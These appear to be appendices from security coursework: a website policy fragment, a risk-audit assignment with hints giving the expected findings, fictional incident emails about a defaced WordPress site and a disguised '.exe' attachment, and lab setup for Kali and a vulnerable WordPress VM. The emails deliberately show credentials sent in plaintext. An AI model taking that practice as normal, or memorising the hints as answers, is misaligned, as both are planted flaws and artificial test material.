- List of domain names registered to the business
- Dates of renewal for domain names
- List of hosting service providers
- Expiry dates of hosting
- Used commercial software versions
- Responsible person for website
- Authorized content changers

The keeping the register up to date will be the responsibility of Chief operating officer.

Person assigned by Chief operating officer will be responsible for any renewal of items listed in the register.

Website Content

All content on the business website is to be accurate, appropriate and current. This will be the responsibility of person assigned by Chief operating officer and documented in the website register

The content of the website is to be reviewed Chief operating officer.

Persons assigned by Chief operating officer are authorized to make changes to the website. Website and authorized persons are documented in the website register.

Basic branding guidelines must be followed on websites to ensure a consistent and cohesive image for the business.

All data collected from the website is to adhere to the [Personal Data Protection Act](#)

¹ <https://www.riigiteataja.ee/en/eli/ee/529012015008/consolide/current>

Appendix 1.3 Risk audit/management assignment for students

Assignment description

Your friend Jesse, who is the owner of Friends Business Inc. is certain that your expertise and innovative knowhow could help in validating their IT policies and procedures. Thus, he has requested you to do an audit and if necessary improve the IT policies and procedures.

Theory

Risk management uses written policies and procedures to inform employees and reduce the risk. Usually policies and procedures are applicable for tasks related to the job. But some procedures might apply to situations where company's interest intervenes in personal life. E.g. keeping a company's laptop secure outside of work place and hours. [37]

Different standards and frameworks are provided for information technology sector. For example, ISKE, which goal is to ensure a security level for data processed in IT systems is sufficient. [38] It is achieved by applying standardized organizational, infrastructural/physical and technical security measures. Another example is ITIL, which provides best practices for IT service management. [39] Provided processes and procedures are not organization-specific and can be applied by any business. Goal is to delivering value. With it you can show compliance and measure the created processes, procedures and defined values. When implementing standards companies can also opt to implement a standard and apply for a certificate. For example, Risk management standard codified by International Organization for Standardization is ISO 31000 which provides principles, guidelines, framework and a process for managing risk. [37] A company should select a standard or a framework which supports their needs. Important part is continuous work with policies and procedures. They should be audited at certain intervals or when there is an incident.

Task 1

Review Friends Business Inc. IT policies and procedures and the interviews which were conducted during audit. Not all findings are in the interviews. Some can be found reviewing IT policies and procedures.

The report should include (2-3 sentences for each point/finding):

- The scope of the Audit. E.g. Audit is conducted on 13 of January. HR processes will be audited on-premises
- Findings during Audit (min 5 findings). E.g. There is no documentation of employee screening, which is demanded by HR's Hiring employee's policy
- Suggestions for improvement (for all the findings). E.g. Assign a responsible job position for documenting employee screening in the policy.

Hint 1: Review IT policies and procedures.

- There is a reference to Internet policy in the Bring Your Own Device Policy, but there is no such policy. It should be created.
- There is no indication of when the IT policy and procedures should be reviewed.
- Usually a review should occur periodically or after an incident or breach of policy.

Hint 2: Review HRM interview.

- There is no documentation who has read or agreed to the policy. A good idea would be to document readers and dates. If the document is updated after date read, employees should reread it.
- Also there is no CTO and no acting CTO. Policy could point a secondary supervisor for the tasks.

Hint 3: Review worker 1 interview.

- The worker uses an outdated operating system which conflicts with the Bring Your Own Device policy. Also the worker doesn't remember the policy

Hint 4: Review CEO interview.

- There is no need for Information Technology Administration Policy if there are no information technology systems to administer. Can be noted that if a policy supervisor job position is eliminated the policy should be beforehand revised.

Task 2

Jesse, still the owner of Friends Business Inc., is happy that he gave you the task to audit IT policies and procedures. An outside look inside can reveal a lot what they themselves take for granted. As you have already familiarized yourself with the IT policies and procedures and know the shortcomings, he would like you to improve them and submit the improved version for review for him.

Based on your audit create a revised IT policies and procedures. Use track changes to modify the existing document and include it to the report. Track changes have to be seen in the saved PDF.

Appendix 2.1 Incident handling emails

----- Message -----


From: Marketing specialist <marketingspecialist@friends.inc>

Date: Mon, Feb 20, 2017 at 10:52

Subject: WP post keeps changing

To: Marketing manager <marketingmanager@friends.inc>

Can you take a look at our WordPress site? It seems that someone has modified my recent post again. Yesterday I deleted the modified post and changed my password but this morning it is back again. No one else has account to this WordPress site. What should I do?



The screenshot shows a WordPress site with a sidebar on the left and a main content area on the right. The sidebar contains the following sections:

- VulnerableWP**
Just another WordPress site
- Search ...
- RECENT POSTS**
Hacked BY 4n0TH3r H4XOR T34M
- RECENT COMMENTS**
Mr WordPress on Hello world!
- ARCHIVES**
January 2017

The main content area displays a post with the following text:

Hacked BY 4n0TH3r H4XOR T34M

Hacked BY 4n0TH3r H4XOR T34M

Some country hackers were here

Long Live some god

And someone should go where the sun dont shine

January 21, 2017 1 Comment

Best regards
Marketing specialist

----- Message -----

From: Marketing manager marketingmanager@friends.inc

Date: Mon, Feb 20, 2017 at 11:32

Subject: RE: WP post keeps changing

To: Marketing manager marketingmanager@friends.inc

It seems we have been hacked. Please delete the post. I will forward the issue to our development partner.

Best regards
Marketing manager

----- Message -----

From: Marketing manager <marketingmanager@friends.inc>
Date: Mon, Feb 20, 2017 at 11:35
Subject: FW: RE: WP post keeps changing
To: Development partner <developmentpartner@dev.inc>

Could you look into issue described below and help us?

Best regards
Marketing manager

----- Message -----

From: Marketing manager <marketingmanager@friends.inc>
Date: Mon, Feb 20, 2017 at 17:35
Subject: FW: FW: RE: WP post keeps changing
To: Development partner <developmentpartner@dev.inc>

Thank you for the phone call. As agreed during our phone call I will be waiting for the price proposal for updating our Wordpress

Best regards
Marketing manager

----- Message -----

From: Development partner <developmentpartner@dev.inc>
Date: Mon, Feb 21, 2017 at 12:35
Subject: RE: FW: FW: RE: WP post keeps changing
To: Marketing manager <marketingmanager@friends.inc>

Job description: Updating Wordpress 4.7 > 4.7.2

Detailed: We will update, test and fix any bugs found after update. We think that the issue is related to 4.7 Wordpress REST API vulnerability. More detailed info can be found here <https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html>

Duration: 8 hours

Price: 400€ + VAT

If you approve this job, please provide us with the access to your server.

Best regards
Development partner

----- Message -----

From: Marketing manager <marketingmanager@friends.inc>
Date: Mon, Feb 21, 2017 at 13:35
Subject: RE: RE: FW: FW: RE: WP post keeps changing
To: Development partner <developmentpartner@dev.inc>

Please do so at your earliest convenience.

Server address: wpfriends.inc
Username: wpfriends
Password: wpr1end5<3

Best regards
Marketing manager

----- Message -----

From: Development partner <developmentpartner@dev.inc>
Date: Mon, Feb 22, 2017 at 18:11
Subject: RE: RE: RE: FW: FW: RE: WP post keeps changing
To: Marketing manager <marketingmanager@friends.inc>

We have updated the WordPress. Please let us know if you encounter any issues.

Best regards
Development partner

----- Message -----

From: Marketing manager <marketingmanager@friends.inc>
Date: Mon, Feb 23, 2017 at 08:32
Subject: FW: RE: RE: RE: FW: FW: RE: WP post keeps changing
To: Marketing manager <marketingmanager@friends.inc>

Development partner updated the WordPress and they should not be able to modify your posts anymore. Please let me know if it happens again.

Best regards
Marketing manager

----- Message -----

From: Marketing specialist <marketingspecialist@friends.inc>
Date: Mon, Feb 23, 2017 at 09:32
Subject: RE: FW: RE: RE: RE: FW: FW: RE: WP post keeps changing
To: Marketing manager <marketingmanager@friends.inc>

It seems it helped. Because they changed the post every morning except today, but if it happens again, I will let you know.

Best regards
Marketing specialist

----- Message -----

From: Client <client@shady.domain>
Date: Mon, Jan 20, 2017 at 12:03
Subject: Order confirmation
Attachment: Order confirmation.pdf.exe
To: Customer service specialist <customerservicespecialist@friends.inc>

I am forwarding you my order confirmation as agreed during our phone call. Waiting

for a quick order delivery.

Best regards
Client

----- Message -----

From: Customer service specialist <customerservicespecialist@friends.inc>
Date: Mon, Jan 20, 2017 at 13:03
Subject: FW: Order confirmation
Attachment: Order confirmation.pdf.exe
To: Customer service executive specialist
<customerserviceexecutivespecialist@friends.inc>

Please try to open the Order confirmation. I could not open it. A potential new client called and said he could not enter an order thru our website and sent it via email.

Best regards
Customer service specialist

----- Message -----

From: Customer service executive specialist
<customerserviceexecutivespecialist@friends.inc>
Date: Mon, Jan 20, 2017 at 13:32
Subject: RE: FW: Order confirmation
To: Customer service specialist <customerservicespecialist@friends.inc>

I was not able to open it either. I will try to find if someone with more skill can take a look.

Best regards
Customer service executive specialist

----- Message -----

From: IT business <itbusiness@it.biz>
Date: Mon, Jan 27, 2017 at 09:35 AM
Subject: Invoice-201701089
Attachment: Invoice-201701089.pdf
To: Customer service executive specialist
<customerserviceexecutivespecialist@friends.inc>

Please find attached invoice for the following jobs:
Rental of two computers for period of Jan 21 to Jan 26.
Malware Removal from two infected computers.
Antivirus software and installation for two computers
Additional information: Identified malware does not self-distribute over network.

Best regards
Marketing manager

Appendix 2.2 Incident handling assignment for students

Assignment description

Jesse (owner of Friends Business Inc.) is having a difficult time. His company has had numerous security incidents. Jesse will provide you with information on what happened and he needs you to write up couple of reports. Be a good friend and help a buddy out.

Theory

Incident handling process is usually defined in company's IT policies and procedures. Perhaps you already created an Incident Handling policy and procedures in the Risk Audit/Management lab. If you haven't had the lab yet, then this is a free hint. The circular process consists usually of six steps. Prepare, Identify, Contain, Eradicate, Recover and Lessons Learned. Can vary depending on the framework or standard taken as basis. Writing a report should cover all steps of the process. Report format can be also previously defined. One simple example of a report which you can use [40]:

Issue Summary

- short summary (5 sentences)
- list the duration along with start and end times (include time zone)
- state the impact (most user requests resulted in 500 errors, at peak 100%)
- close with root cause

Timeline

- list the time zone
- covers the incident duration
- when incident happened
- when was who notified
- actions, events, ...
- when incident was fixed

Root Cause

- give a detailed explanation of event
- do not sugarcoat

Resolution and recovery

- give detailed explanation of actions taken (includes times)

Corrective and Preventative Measures

- itemized list of ways to prevent it from happening again
- what can we do better next time?

Detailed example and description of the same report type can be found here:

<https://sysadmindcasts.com/episodes/20-how-to-write-an-incident-report-postmortem>

Task 1

Jesse has provided you with emails between Marketing Specialist, Marketing Manager and Development partner regarding security incident with their WordPress site. Create a report.

Task 2

Jesse has provided you with emails between Client, Customer service specialist, Customer service executive specialist and IT business regarding security incident with a malicious attachment. Create a report.

Appendix 3.1 Application security environment setup

Setting up virtualization environment

Download VirtualBox from <https://www.virtualbox.org/wiki/Downloads>. Choose the download link based on your computers operating system (Linux, Windows, Mac OS)

Note: there are other virtualization environment software, but we cannot guarantee that the Virtual machines will work as expected with other software.


Install VirtualBox by following the install setup.

Start VirtualBox


Configure NAT network adapter

We are going to need a NAT network adapter for our Virtual machines. This is due to the limitation that WordPress site has hardcoded site URL, which has been set up to be on a certain IP. With NAT network adapter, we can ensure that the server gets necessary IP.


Open File – Preferences...



Select Network and then NAT Networks tab. If you do not have an adapter already in the list, create one by clicking on the green plus sign.




If you have an adapter in the list, select the adapter and click on the screwdriver.



Change or add the following variables:

Network Name: NatNetwork

Network CIDR: 10.4.168.0/24



Download necessary virtual machines

Please download Kali Virtual machine from here:

[link was provided here]


Please download Wordpress server Virtual machine from here:

[link was provided here]


Setting up virtual machines

Import both virtual machines by following importing steps


For importing select File > Import Appliance...




Select the downloaded .ova file and click next




And click Import.




Both virtual machines should have already configured network settings, but you can double check by selecting WP-sec-serv and then clicking on the Settings button.




Select the Network section. Validate that Adapter 1 is enabled and attached to NAT Network named NatNetwork. If it is not, configure it.



Double check WP-Kali network settings by selecting it and then clicking on the Settings button.



Select the Network section. Validate that Adapter 1 is enabled and attached to NAT Network named NatNetwork. If it is not, configure it.



